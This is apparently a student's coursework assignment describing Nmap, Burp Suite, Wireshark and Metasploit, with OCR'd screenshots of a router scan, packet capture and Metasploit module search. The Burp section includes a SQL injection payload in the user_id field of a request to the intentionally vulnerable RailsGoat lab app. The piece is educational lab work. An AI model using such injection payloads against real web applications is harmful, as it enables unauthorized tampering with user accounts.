
Assignment-2

Name:Shravani Abhisheki
Reg no. : 21BIT0028
Email: Shravani.abhisheki2021@vitstudent.ac.in
MO. NO. : 8698324619

1.Nmap:

Here are some of the things that Nmap can be used for:

- Network discovery: Nmap can be used to find all the devices that are connected to a network. This can be helpful for network administrators to get a better understanding of their network topology.
- Port scanning: Nmap can be used to scan ports on a device to see which ports are open. This can be helpful for security analysts to identify potential vulnerabilities.
- OS detection: Nmap can be used to detect the operating system that is running on a device. This can be helpful for security analysts to identify the specific vulnerabilities that are applicable to a particular operating system.
- Service detection: Nmap can be used to detect the services that are running on a device. This can be helpful for security analysts to identify potential vulnerabilities that are associated with a particular service.
- Vulnerability scanning: Nmap can be used to scan for known vulnerabilities in a device. This can be helpful for security analysts to identify and prioritize security risks.




```
root@kali:~/Nmap# cat Router.nmap
# Nmap 7.70 scan initiated Mon Apr  8 20:00:47 2019 as: nmap -sC -sV -oA Router 10.0.0.1
Nmap scan report for 10.0.0.1
Host is up (1.1s latency).
Not shown: 992 closed ports
PORT      STATE    SERVICE    VERSION
53/tcp    open     domain     dnsmasq 2.78
80/tcp    open     tcpwrapped
| http-auth:
| HTTP/1.0 401 Unauthorized\x0D
|_  Basic realm=NETGEAR R7000
514/tcp   filtered shell
548/tcp   open     afp        Netatalk 2.2.5 (name: R7000; protocol 3.3)
|_afp-serverinfo: ERROR: Script execution failed (use -d to debug)
631/tcp   open     ipp?
5000/tcp  open     tcpwrapped
8200/tcp  open     tcpwrapped
20005/tcp open     btx?
Service Info: OS: Unix
```

2.Burp suit:

Burp Suite is a comprehensive suite of tools for web application security testing. It is used by security professionals to find and exploit vulnerabilities in web applications. Burp Suite includes a variety of tools, including:

- Proxy: Burp Proxy intercepts all traffic between your browser and the target application. This allows you to inspect and modify the traffic before it is sent to the target application.
- Scanner: Burp Scanner automatically scans web applications for known vulnerabilities.
- Intruder: Burp Intruder is a tool for fuzzing web applications. This means sending invalid or unexpected data to the application in order to find vulnerabilities.
- Repeater: Burp Repeater allows you to send and receive individual requests to the target application. This can be helpful for debugging or testing specific requests.
- Spider: Burp Spider automatically crawls web applications and maps out their structure. This can be helpful for understanding the scope of an application and identifying potential vulnerabilities.

- Decoder: Burp Decoder decodes encoded data, such as obfuscated JavaScript. This can be helpful for understanding the logic of an application and identifying potential vulnerabilities.
- Comparer: Burp Comparer compares two requests or responses. This can be helpful for identifying differences in requests or responses that may indicate a vulnerability.
- Extender: Burp Extender allows you to add custom functionality to Burp Suite. This can be helpful for automating tasks or extending the capabilities of Burp Suite.
-



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Open browser
View documenta

Use Burp's embedded browser


There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.

Use a different b

You'll need to perfo settings. For testing



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 ×
...
Send
Cancel
Request
Response
Pretty Raw \n Actions

```
POST /railsgoat/users/6.json HTTP/1.1
Host: 192.168.0.119
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 289
Origin: http://192.168.0.119
Connection: close
Referer: http://192.168.0.119/railsgoat/users/6/account_settings
Cookie: _railsgoat_session=
BAh7CEkiD3Nlc3Npb25faWQGOgZFRkkiJTA0MzlmNDNiZTFkZTk30Tc3NjNhYTBlOTc2YzkxMjdjBjsAVE
kiEF9jc3JmX3Rva2VuBjsARkkiMVFyQnBqNmh2b21jZFRlVHNjYmpTSmthNDV4Nk9MLy9pWlVJbTlwTk9h
OWs9BjsARkkiDHVzZXJfaWQGOwBGaQs%3D--30606a938ebca26198bbe55d6745be81f2d72f02;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada

utf8=%E2%9C%93&_method=put&authenticity_token=
QrBpj6hvomcdTeTscbjSJka45x60L%2F%2FiZUIm9pN0a9k%3D&user%5Buser_id%5D=6&
user%5Bemail%5D=loiliangyang%40loiliangyang.com&user%5Bfirst_name%5D=hackerloi&
user%5Blast_name%5D=yang&user%5Bpassword%5D=12345678&
user%5Bpassword_confirmation%5D=12345678
```



```
user%5Buser_id%5D=6&user%5Bemail%5D=l
oiliangyang%40loiliangyang.com&user%5
Bfirst_name%5D=hackerloi&user%5Blast_
name%5D=yang&user%5Bpassword%5D=12345
678&user%5Bpassword_confirmation%5D=1
2345678
```

```
user[user_id]=6&user[email]=loiliangy
ang@loiliangyang.com&user[first_name]
=hackerloi&user[last_name]=yang&user[
password]=12345678&user[password_conf
irmation]=12345678
```




```
POST /railsgoat/users/6.json HTTP/1.1
Host: 192.168.0.119
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 206
Origin: http://192.168.0.119
Connection: close
Referer: http://192.168.0.119/railsgoat/users/6/account_settings
Cookie: _railsgoat_session=
BAh7CEkiD3Nlc3Npb25faWQGOgZFRkkiJTA0MzlmNDNiZTFkZTk3OTc3NjNhYTBlOTc2YzkxMjdjBjsAVE
kiEF9jc3JmX3Rva2VuBjsARkkiMVFyQnBqNmh2b21jZFRlVHNjYmpTSmthNDV4Nk9MLy9pWlVJbTlwTk9h
OWs9BjsARkkiDHVzZXJfaWQGOwBGaQs%3D--30606a938ebca26198bbe55d6745be81f2d72f02;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada

utf8=%E2%9C%93&_method=put&authenticity_token=
QrBpj6hvomcdTeTscbjSJka45x60L%2F%2FiZUIm9pNOa9k%3D&user%5Buser_id%5D=6') or
admin='t'
--'")&user%5Bpassword%5D=12345678&user%5Bpassword_confirmation%5D=12345678
```

```
HTTP/1.1 200 OK
Date: Thu, 11 Mar 2021 08:34:40 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Pa
X-UA-Compatible: IE=Edge
X-Request-Id: 05cbc3b1a9e03866edc89929f54b638f
X-Runtime: 0.007219
X-Powered-By: Phusion Passenger 4.0.38
Status: 200 OK
Connection: close
Content-Type: application/json; charset=utf-8
Content-Length: 17

{
  "msg":"success"
}
```


3.Wireshark:

Here are some of the things that Wireshark can be used for:

- Troubleshooting network problems: Wireshark can be used to capture network traffic and identify the source of a problem. For example, you can use Wireshark to identify a packet that is causing a denial-of-service attack.
- Debugging protocol implementations: Wireshark can be used to debug protocol implementations. For example, you can use Wireshark to see how a web browser sends and receives HTTP requests.
- Investigating security incidents: Wireshark can be used to investigate security incidents. For example, you can use Wireshark to see how a hacker gained access to a network.
-



```
└─$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=51 time=75.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=51 time=77.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=51 time=86.1 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=51 time=76.9 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=51 time=81.1 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=51 time=81.7 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=51 time=82.7 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=51 time=85.4 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=51 time=80.3 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=51 time=72.7 ms
64 bytes from 8.8.8.8: icmp_seq=11 ttl=51 time=81.6 ms
64 bytes from 8.8.8.8: icmp_seq=12 ttl=51 time=84.5 ms
64 bytes from 8.8.8.8: icmp_seq=13 ttl=51 time=86.3 ms
64 bytes from 8.8.8.8: icmp_seq=14 ttl=51 time=85.3 ms
^C
--- 8.8.8.8 ping statistics ---
14 packets transmitted, 14 received, 0% packet loss, time 13052ms
rtt min/avg/max/mdev = 72.732/81.254/86.306/4.082 ms
```



```
No.   Time         Source                  Destination        Protocol  Length Info
    1 0.000000000  192.168.64.1            224.0.0.251        MDNS      388 Standard query 0x0000 PTR lb._dns-sd._udp.local, "QM" questio…
    2 0.000000292  fe80::3ca6:f6ff:fed…    ff02::fb           MDNS      408 Standard query 0x0000 PTR lb._dns-sd._udp.local, "QM" questio…
    3 7.145359359  192.168.64.2            8.8.8.8            ICMP       98 Echo (ping) request  id=0x5d77, seq=1/256, ttl=64 (reply in 4)
    4 7.221076255  8.8.8.8                 192.168.64.2       ICMP       98 Echo (ping) reply    id=0x5d77, seq=1/256, ttl=51 (request in…
    5 8.149738487  192.168.64.2            8.8.8.8            ICMP       98 Echo (ping) request  id=0x5d77, seq=2/512, ttl=64 (reply in 6)
    6 8.226972285  8.8.8.8                 192.168.64.2       ICMP       98 Echo (ping) reply    id=0x5d77, seq=2/512, ttl=51 (request in…
    7 9.152429020  192.168.64.2            8.8.8.8            ICMP       98 Echo (ping) request  id=0x5d77, seq=3/768, ttl=64 (reply in 8)
    8 9.238392447  8.8.8.8                 192.168.64.2       ICMP       98 Echo (ping) reply    id=0x5d77, seq=3/768, ttl=51 (request in…
    9 10.154395685 192.168.64.2            8.8.8.8            ICMP       98 Echo (ping) request  id=0x5d77, seq=4/1024, ttl=64 (reply in …
   10 10.231217266 8.8.8.8                 192.168.64.2       ICMP       98 Echo (ping) reply    id=0x5d77, seq=4/1024, ttl=51 (request i…
   11 11.155975791 192.168.64.2            8.8.8.8            ICMP       98 Echo (ping) request  id=0x5d77, seq=5/1280, ttl=64 (reply in …
   12 11.237047259 8.8.8.8                 192.168.64.2       ICMP       98 Echo (ping) reply    id=0x5d77, seq=5/1280, ttl=51 (request i…
   13 12.161322479 192.168.64.2            8.8.8.8            ICMP       98 Echo (ping) request  id=0x5d77, seq=6/1536, ttl=64 (reply in …
   14 12.242961913 8.8.8.8                 192.168.64.2       ICMP       98 Echo (ping) reply    id=0x5d77, seq=6/1536, ttl=51 (request i…
   15 12.276397184 22:fa:38:2f:c5:aa       3e:a6:f6:d3:2a:64  ARP        42 Who has 192.168.64.1? Tell 192.168.64.2
   16 12.276815282 3e:a6:f6:d3:2a:64       22:fa:38:2f:c5:aa  ARP        42 192.168.64.1 is at 3e:a6:f6:d3:2a:64
```


```
▸ Frame 1: 388 bytes on wire (3104 bits), 388 bytes captured (3104 bits) on interface eth0, id
▸ Ethernet II, Src: 3e:a6:f6:d3:2a:64 (3e:a6:f6:d3:2a:64), Dst: IPv4mcast_fb (01:00:5e:00:00:f
▸ Internet Protocol Version 4, Src: 192.168.64.1, Dst: 224.0.0.251
▸ User Datagram Protocol, Src Port: 5353, Dst Port: 5353
▸ Multicast Domain Name System (query)
```

```
0000  01 00 5e 00 00 fb 3e a6  f6 d3 2a 64 08
0010  01 76 58 9c 00 00 ff 11  80 35 c0 a8 40
0020  00 fb 14 e9 14 e9 01 62  26 d0 00 00 00
0030  00 00 00 00 00 01 02 6c  62 07 5f 64 6e
0040  64 04 5f 75 64 70 05 6c  6f 63 61 6c 00
0050  01 08 5f 61 69 72 70 6f  72 74 04 5f 74
0060  1c 00 0c 00 01 07 5f 72  64 6c 69 6e 6b
0070  0c 00 01 06 5f 75 73 63  61 6e c0 30 00
0080  0f 5f 70 64 6c 2d 64 61  74 61 73 74 72
0090  c0 30 00 0c 00 01 04 5f  70 74 70 c0 30
00a0  01 04 5f 69 70 70 c0 30  00 0c 00 01 08
00b0  61 6e 6e 65 72 c0 30 00  0c 00 01 08 5f
00c0  6e 74 65 72 c0 30 00 0c  00 01 07 5f 69
```


4.Metaspolit:

Metasploit can be used for a variety of purposes, including:

- Penetration testing: Metasploit can be used to test the security of computer systems and networks. This can be done by scanning for vulnerabilities and then exploiting those vulnerabilities to gain access to the system.
- Vulnerability research: Metasploit can be used to research vulnerabilities in computer systems and networks. This can be done by using the exploit library to find exploits for known vulnerabilities or by developing new exploits.
- Attacking systems: Metasploit can be used to attack computer systems and networks. This can be done by exploiting known vulnerabilities or by developing new exploits.



```
       90909090.90909090.90909090
       90909090.90909090.09090900
       90909090.90909090.09090900
       ..........................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ccccccccc.................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       .................ccccccccc
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ..........................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffff..................
       ffffffff..................


Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search smb
```




```
jection
   107  exploit/windows/browser/java_ws_vmargs                     2012-02-14
jection
   108  auxiliary/server/teamviewer_uri_smb_redirect
   109  exploit/windows/smb/timbuktu_plughntcommand_bof            2009-06-25
